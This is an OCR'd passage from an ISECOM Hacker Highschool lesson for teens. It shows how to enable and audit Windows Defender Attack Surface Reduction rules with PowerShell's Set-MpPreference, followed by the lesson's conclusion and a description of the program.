
The rules can be set using PowerShell with high privileges (running as administrator) and typing the following command:

```
Set-MpPreference -AttackSurfaceReductionRules_Ids <rule
GUID> - AttackSurfaceReductionRules_Actions Enabled
```

If we want to see rules enforcement in action, we can trigger them using some safe test files that act like a potential threat but without actually doing any harm to the system. Setting the last section of the previous command to:

```
AttackSurfaceReductionRules_Actions AuditMode
```

we can monitor the events without blocking them, using Audit Mode.
Here's an example of the Logs created consequently to rules triggering:



There's much more you can learn about this so just dive right in and hack away!

Conclusion

Hacking down into the core of your Windows 10 distribution isn't just educational, it's fun! And we really just covered the tip of the monolith. There's so much massive intelligence below the user interface that it's not just a layer of abstraction from the inner workings, it's a layer of distraction! Digging deeper you'll find that you can run Linux natively, run many of the networking tools and services you've grown to know and love, and explore new networking protocols that can take you further in your network then you ever thought you could. We could literally fill another 10 lessons of hacking and still not get to the bottom.

Now that you know what's there and what Windows can do you can start searching for more information on certain parts work. You can spend weeks reading through the descriptions of all the services running, more weeks reading through Performance log settings, and then a whole other year on the processes, all just a mouse click away in your Task Manager. And that's just one program!

But don't go crazy exploring rabbit holes just yet! This CTF is far from over. Remember, you were prepping for a CTF? You never listen to me… You've done enough hacking for now to get a good idea of the state of your computer. Now you need to secure it. Remember, you only have an hour to prepare it for the competition and so we have a whole other lesson for you to dive into now just for that! So start the next lesson, Defending Windows 10 now! Do it.

I dare you. You're not cool if you don't do it. Everyone's doing it. All your friends are reading the lesson. Do it. I double dare you.

Today's teens are in a world with major communication and productivity channels open to them and they don't have the knowledge to defend themselves against the fraud, identity theft, privacy leaks and other attacks made against them just for using the Internet. This is the reason for Hacker Highschool.

The Hacker Highschool project is the development of security and privacy awareness learning materials for junior high and high school students.

Hacker Highschool is a set of lessons and a practical means of making hackers. Beyond just providing cybersecurity awareness and critical Internet skills, we need to teach the young people of today how to be resourceful, creative, and logical, traits synonymous with hackers. The program contains free security and privacy awareness teaching materials and back-end support for teachers of accredited junior high, high schools, and home schooling. There are multiple workbooks available in multiple languages. These are lessons that challenge teens to be as resourceful as hackers, including safe Internet use, web privacy, researching on the internet, avoiding viruses and Trojans, legalities and ethics, and more.

The HHS program is developed by ISECOM, a non-profit, open-source research group focused on security awareness and professional security development and accreditation.

Hacker Highschool
SECURITY AWARENESS FOR TEENS

ISECOM